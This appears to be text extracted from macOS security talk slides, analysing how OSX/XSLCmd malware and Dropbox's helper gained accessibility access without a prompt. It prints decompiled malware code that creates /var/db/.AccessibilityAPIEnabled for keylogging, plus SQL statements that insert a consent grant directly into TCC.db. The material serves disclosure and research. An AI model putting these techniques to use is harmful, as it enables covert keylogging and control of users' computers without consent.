

UI 'bypass' enabling 'assistive access' for keylogging (OSX/XSLCmd)

```
r12 = [Authenticator sharedAuthenticator];
rax = [SFAuthorization authorization];
rax = [rax obtainWithRight:@"system.preferences" flags:0x3 error:0x0];
[r12 authenticateUsingAuthorizationSync:rbx];
```



```
rbx = [NSDictionary dictionaryWithObject:@(0x124) forKey:*_NSFilePosixPermissions];
rax = [NSData dataWithBytes:"a" length:0x1];
rax = [UserUtilities createFileWithContents:rax path:@"/var/db/.AccessibilityAPIEnabled" attributes:rbx];
```

OSX/XSLCmd




enable access (via UI)




/var/db/.AccessibilityAPIEnabled




keylogging!



UI 'bypass' enabling 'assistive access' for ...? (Dropbox)



"Dropbox didn't ask for permission to take control of your computer"
- phil stokes



**where was the
"accessibility" prompt?!**



"Revealing Dropbox's Dirty Little Security Hack"
applehelpwriter.com/2016/08/29/discovering-how-dropbox-hacks-your-mac/

UI 'bypass' enabling 'assistive access' for ...? (Dropbox)


```
tphil ~ bash 78x24
Last login: Fri Aug 26 23:03:59 on ttys009
tPhils-iMac:~ tphil$ sudo strings /Library/DropboxHelperTools/Dropbox_u501/dba
ccessperm
Password:
com.getdropbox.dropbox
subject.OU
G7HH3F8CAK
/Library/Application Support/com.apple.TCC/TCC.db
SQL error: %
UPDATE access SET csreq = ? where client = 'com.getdropbox.dropbox';
SQL error: failed to prepare query %
SQL error: failed to finalize query %
System
Failed to open TCC database: %
DELETE FROM access WHERE client = 'com.getdropbox.Dropbox';
SELECT COUNT(*) FROM access WHERE client = 'com.getdropbox.dropbox';
There should be at most one row for Dropbox, got %d
DELETE FROM access WHERE client = 'com.getdropbox.dropbox';
INSERT INTO access (service, client,client_type, allowed, prompt_count)VALUES
('kTCCServiceAccessibility', 'com.getdropbox.dropbox', 0, 1, 0);
UPDATE access SET allowed = 1 WHERE client = 'com.getdropbox.dropbox';
```

strings in
'dbaccessperm'



/Library/Application Support/
com.apple.TCC/TCC.db

INSERT INTO access
VALUES ('kTCCServiceAccessibility',
'com.getdropbox.dropbox', 0, 1, 0);



so dropbox is inserting
itself directly into
TCC.db...



"Revealing Dropbox's Dirty Little Security Hack"


